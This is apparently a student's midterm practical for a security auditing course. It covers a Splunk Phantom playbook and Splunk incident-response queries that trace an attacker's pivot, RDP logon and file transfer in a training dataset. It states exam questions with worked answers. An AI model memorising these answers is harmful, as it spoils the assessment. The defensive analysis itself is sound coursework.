

## **Auditing Midterm – Practical**

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INFO30004: Information Systems Security Auditing

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## Part 1 – Phantom Playbook

For this phantom playbook, I will try to investigate a suspicious email artifact that I created on a custom playbook. First step is I created a new suspicious email container with 2 suspicious artifacts which are of email type and with the IP address of those emails as shown in Figure 13. Now we run it in the phantom playbook by adding: **phantom.debug(container)** in which we can clearly see the number of artifacts created (which is 2) and the description of our event name container in Figure 14 and Figure 14.1. Now, the next step is we want to print out all the artifact's IP address within our container. To do so, we must invoke the `collect()` function in phantom as this will “gather information from the associated artifacts of a container” [6]. As a result, we do this by adding the code along with the associated parameters as shown in Figure 15 [6]. As a result, we save and run it on the new container created as aforementioned and the results are as expected which are the correct IP addresses of the suspicious emails as shown in Figure 16 and Figure 16.1. Finally, we check the debugger log to verify and confirm that the files were actually ran and what was displayed on screen in Figure 16 was legitimate, this is hold true as shown in Figure 17.

The screenshot displays the Splunk Phantom web interface. At the top, there's a search bar and a navigation bar with 'INVESTIGATION' status. Below this, a container named 'Sus Emails' is selected, showing '2' artifacts. The main panel lists two artifacts: 'email 2' and 'email 1'. Each artifact has a details section showing its name, label, created by, source ID, start time, and details like 'act' and 'src'. A browser window in the foreground shows the timeanddate website with a clock displaying 5:06:02 pm EST on Thursday, March 2, 2023.

LABEL	NAME	SEVERITY	CREATED BY	TAGS
event	email 2	MEDIUM	Jackson	email
<b>Details</b>				
Name	email 2	Created	an hour ago	
Label	event	Type	N/A	
Created by	Jackson	Severity	Medium	
Source ID	c79cfcf8-a243-49ce-ae9f-1431222a57ef	Tags	email	
Start Time	an hour ago			
<b>act</b>				
ads332@gmail.com				
<b>src</b>				
192.168.1.101				

LABEL	NAME	SEVERITY	CREATED BY	TAGS
event	email 1	MEDIUM	Jackson	email
<b>Details</b>				
Name	email 1	Created	an hour ago	
Label	event	Type	N/A	
Created by	Jackson	Severity	Medium	
Source ID	148ed5d1-73a7-4316-932d-3ac0213dd949	Tags	email	
Start Time	an hour ago			
<b>act</b>				
334ddaf@hotmail.com				
<b>src</b>				
192.168.1.102				

Figure 13 ↑

COPY OUTPUT

Status: Done

```

Thu Mar 02 2023 17:09:20 GMT-0500 (Eastern Standard Time): Starting playbook 'local/check sus email (
Thu Mar 02 2023 17:09:20 GMT-0500 (Eastern Standard Time): calling on_start() on events 'Sus Emails'(
Thu Mar 02 2023 17:09:20 GMT-0500 (Eastern Standard Time): on_start() called
Thu Mar 02 2023 17:09:20 GMT-0500 (Eastern Standard Time):
{
  "artifact_count": 2,
  "artifact_update_time": "2023-03-02 21:25:58.914077+00",
  "asset_name": "",
  "close_time": "",
  "closing_owner_id": 0,
  "closing_rule_run_id": 0,
  "container_type": "default",
  "container_update_time": "2023-03-02 21:14:14.733993+00",
  "create_time": "2023-03-02 21:12:24.757031+00",
  "current_phase_id": 0,
  "current_rule_run_id": 53,
  "custom_fields": {},
  "description": "List of suspicious emails",
  "due_time": "2023-03-03 09:11:58.052+00",
  "end_time": "",
  "hash": "53929e3788543a97269f981c5345fe86",
  "id": 4,
  "in_case": false,
  "ingest_app_id": "",
  "kill_chain": "",
  "label": "Severita",
  "name": "Sus Emails",
  "open_time": "2023-03-02 21:12:24.770207+00",
  "owner": "admin",
  "owner_id": 1,
  "owner_name": "admin",
  "phase_name": "",
  "role": "",
  "role_id": 0,
  "sensitivity": "amber",
  "severity": "medium",
  "severity_key": "medium",
  "source_data_identifier": "01fdd4c8-b280-4ffe-bc55-a0dc98e1769f",
  "start_time": "2023-03-02 21:12:24.766225+00",
  "status": "open",
  "status_id": 2,
  "status_type": "open",
  "tags": [],
  "tenant_id": 0,
  "tenant_name": "_default_",
  "url": "/mission/4",
  "version": "1"

```




Figure 14 ↑

## Edit events

Event Name **Sus Emails**

Label **events**

▼ Advanced

Status **Open**

Owner **Jackson**

Severity **Medium**

Sensitivity **TLP:Amber**

SLA Expires **03/03/2023 09:11 am**

**List of suspicious emails**

Description

Figure 14.1↑

```
Function    Full Code
1      """
2      """
3
4      import phantom.rules as phantom
5      import json
6      from datetime import datetime, timedelta
7      def on_start(container):
8          phantom.debug('on_start() called')
9          phantom.debug(container)
10         artifact_collected = phantom.collect(container=container, datapath='artifact:event.cef.src', scope='all')
11         phantom.debug(artifact_collected)
12
13     return
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
```

Current Local Time in Thunder B... x

https://www.timeanddate...

timeanddate

5:19:34 pm EST  
Thursday, March 2, 2023

Figure 15↑




Figure 16↑

Timeline

Artifacts

Evidence

Files

Approvals

Reports

ID	LABEL	NAME	SEVERITY	CREATED BY	TAGS
10	event	email 2	MEDIUM	Jackson	email
<div><div><div>Name</div><div>email 2</div></div><div><div>Created</div><div>an hour ago</div></div><div><div>Label</div><div>event</div></div><div><div>Type</div><div>N/A</div></div><div><div>Created by</div><div>Jackson</div></div><div><div>Severity</div><div>Medium</div></div><div><div>Source ID</div><div>c79cfcf8-a243-49ce-ae9f-1431222a57ef</div></div><div><div>Tags</div><div>email</div></div><div><div>Start Time</div><div>an hour ago</div></div></div> <div>Details</div> <div><div>act</div><div>ads332@gmail.com</div></div> <div><div>src</div><div>192.168.1.101</div></div>					
9	event	email 1	MEDIUM	Jackson	email
<div><div><div>Name</div><div>email 1</div></div><div><div>Created</div><div>an hour ago</div></div><div><div>Label</div><div>event</div></div><div><div>Type</div><div>N/A</div></div><div><div>Created by</div><div>Jackson</div></div><div><div>Severity</div><div>Medium</div></div><div><div>Source ID</div><div>148ed5d1-73a7-4316-932d-3ac0213dd949</div></div><div><div>Tags</div><div>email</div></div><div><div>Start Time</div><div>an hour ago</div></div></div> <div>Details</div> <div><div>act</div><div>334ddaf@hotmail.com</div></div> <div><div>src</div><div>192.168.1.102</div></div>					

Current Local Time in Thunder B

https://www.timeanddate...

timeanddate

11 12 1

10

9

8

7

6

5

4

3

2

5:25:25 pm EST

Thursday, March 2, 2023

Figure 16.1↑




Figure 17↑



## Part 2 – Incident Response

### Question #1

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

### Answer

To search for the account name, we must first understand who the attacker is and when he was able to successfully login as he “pivoted to another machine”. Using the answer found in the demo shown by professor Habibi [1], we can see that the attackers IP address is “192.168.247.175” as shown in Figure 1. Second, we must understand what happens when a user logs on and this must have been kept tracked in windows event logger. By definition, when an account is successfully logged on, windows event log generates an ID of 4624 [2]. The final search query will be this:

**source="Minty\_download\_malicious\_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" SourceNetworkAddress="192.168.247.175" EventID="4624"** shown in Figure 2 and upon searching through the strings we find an account named “alabaster”. To verify if this holds for all the cases, we build a table with the command: **source="Minty\_download\_malicious\_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" | table EventID SourceNetworkAddress AccountName | where SourceNetworkAddress="192.168.247.175" AND EventID="4624"** as shown in Figure 3 below and it shows that the only person to successfully login with that specific IP is “alabaster”.




Figure 1 ↑

Source: [1]



source="Minty\_download\_malicious\_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" |table EventID SourceNetworkAddress AccountName |where SourceNetworkAddress="192.168.247.175" AND EventID="4624"

15 events (before 3/1/23 2:00:44.000 AM) No Event Sampling

Events Patterns Statistics (15) Visualization

20 Per Page Format Preview

EventID	SourceNetworkAddress	AccountName
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster
4624	192.168.247.175	alabaster

current time - Search

https://www.bing.com/se...

Microsoft Bing

current time

ALL IMAGES VIDEOS MAPS NE

10,100,000 Results Date Results near Mississauga, Ont

Current time in Mississauga, ON (UTC-5)

5:07 AM

Wednesday, March 1, 2023

Figure 3 ↑

## Question #2

What is the time (HH: MM: SS) the attacker makes a Remote Desktop connection to another machine?

### Answer

According to [2], a Remote Desktop login would be defined as having the Logon Type as 10 which states “RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)” [2]. Hence, the search query will be the following: **source="Minty\_download\_malicious\_activity.csv"**

**host="localhost.localdomain" index="main" sourcetype="csv"**

**SourceNetworkAddress="192.168.247.175" EventID="4624" LogonType="10"**. This gives us the time of “06:04:28” as shown below in Figure 4.

The screenshot displays a search interface with a query bar at the top containing the search criteria: `source="Minty_download_malicious_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" SourceNetworkAddress="192.168.247.175" EventID="4624" LogonType="10"`. Below the query bar, a browser window is open to <https://www.timeanddate.com>, showing a digital clock for Toronto, ON, with the time 2:33:38 pm EST on Wednesday, March 1, 2023. The main content area shows a list of search results under the heading "Event". The first result is a logon event from 2019-11-19T06:04:28.000Z, with details including the account name "alabaster", domain "ELFU-RES-WKS2", and process information for C:\Windows\System32\svchost.exe.

Time	Source	Event
2019-11-19T06:04:28.000Z	elfu-res-wks2,NORTHPOLE,alabaster,,Negotiate,,elfu-res-wks2,,,,,4624,user-level,,01DVRC	Security 347 Tue Nov 19 06:04:28
elfu-res-wks2 Logon An account was successfully logged on. Subject: Security ID: S-1-5-18 Account Name: alabaster Account Domain: ELFU-RES-WKS2 Logon ID: 0x3A9A1 Linked Logon ID: 0x0		
Process Information: Process ID: 0x36c Process Name: C:\Windows\System32\svchost.exe		


Figure 4 ↑

### Question #3

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?

#### Answer

Armed with our previous knowledge, we noticed that the source host name is also listed as shown in Figure 5. This must be the attackers source host name thus we can use this in our search. Hence, our following query will be like this: **source="Minty\_download\_malicious\_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" SourceHostName="ELFU-RES-WKS2" EventID="4624"**. A LogonType=3 is correct as the attacker has navigated the filesystem to connect to a third host through RDP which by definition is a “connection to shared folder on this computer from elsewhere on network” [2]. Hence, the SourceHostName = **ELFU-RES-WKS2**, DestinationHostname = **elfu-res-wks3**, and LogonType=**3** as shown in Figure 6.



The image shows two overlapping windows. The background window is the Windows Event Viewer, displaying a list of events. The 'Selected' event has the following fields:

Type	Field	Value
Selected	EventID	4624
	host	localhost.localdomain
	source	Minty_download_malicious_activity.csv
	sourcetype	csv
Event	AccountDomain	NORTHPOLE
	AccountName	alabaster
	AuthenticationPackage	Negotiate
	DestinationHostname	elfu-res-wks2
	LogonProcess	User32
	LogonType	10
	SourceHostName	ELFU-RES-WKS2
	SourceNetworkAddress	192.168.247.175
	UserAccount	ELFU-RES-WKS2\$
	UserAccountSID	S-1-5-18
	WindowsLogType	Security
	extracted_source	elfu-res-wks2

The foreground window is a web browser displaying the 'Current Local Time in Toronto' page. The page shows a clock and the following information:

- Time: 2:46:12 pm EST
- Date: Wednesday, March 1, 2023
- Location: Toronto

Figure 5 ↑

### New Search

source="Minty\_download\_malicious\_activity.csv" host="localhost.localdomain" index="main" sourcetype="csv" SourceHostName="ELFU-RES-WKS2" EventID="4624"

✓ 6 events (before 3/1/23 2:57:10.000 PM) No Event Sampling ▾

Events (6) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

< Hide Fields

≡ All Fields

SELECTED FIELDS

# EventID 1

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a AccountDomain 2

a AccountName 1

a AuthenticationPackage 2

# date\_hour 2

# date\_mday 1

# date\_minute 3

a date\_month 1

# date\_second 3

a date\_wday 1

# date\_year 1

# date\_zone 1

a DestinationHostname 2

a extracted\_source 2

a facility 1

a gl2\_message\_id 6

a gl2\_remote\_ip 1

# gl2\_remote\_port 2

a gl2\_source\_input 1

a gl2\_source\_node 1

a index 1

# level 1

# linecount 1

a LogonProcess 2

List ▾ ✎ Format 20 Per P

i	Time	Event
✓	11/19/19 1:07:22.000 AM	2019-11-19 1:07:22.000 AM 2763 on ID: 4624 unt Dom kstation This ev cess su was log te. articp 247.176

EventID 4624

Time/General Weather Time Zone DST Changes Sun & Moon

timeanddate

2:59:15 pm EST  
Wednesday, March 1, 2023  
Fullscreen

Type	Field	Value
Selected	EventID	4624
	host	localhost.localdomain
	source	Minty_download_malicious_activity.csv
	sourcetype	csv
Event	AccountDomain	-
	AccountName	alabaster
	AuthenticationPackage	NTLM
	DestinationHostname	elfu-res-wks3
	LogonProcess	NtLmSsp
	LogonType	3
	SourceHostName	ELFU-RES-WKS2

Figure 6 ↑

## Question #4

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

### Answer

From our previous question, our second host is defined as “elfu-res-wks2” and by definition, a Windows (aka Sysmon) Event ID of 2 is “a process changed a file creation time” which is what happens when you transfer a file from one location to another [3]. Once we search that, we have narrowed our window down to 78 searches as shown in Figure 7. To further refine the search, we use the “search” key word and define the query as all valid popular extensions [4]. This narrows it down to 9 search results as shown in figure 8. The results give us only two options, .txt and .pdf extensions. However, upon further inspection all .txt file extensions are either system log files or just temporary app data being stored by the computer. Hence, by using the process of elimination we can conclude that the .pdf must be the file that was transferred. Moreover, the name itself also alludes to the fact that it’s a “secret” document as shown in Figure 8.1. So, the full file path is:

**C:\Users\alabaster\Desktop\super\_secret\_elfu\_research.pdf** and the filename is:  
**super\_secret\_elfu\_research.pdf.**




Figure 7 ↑




Figure 8 ↑

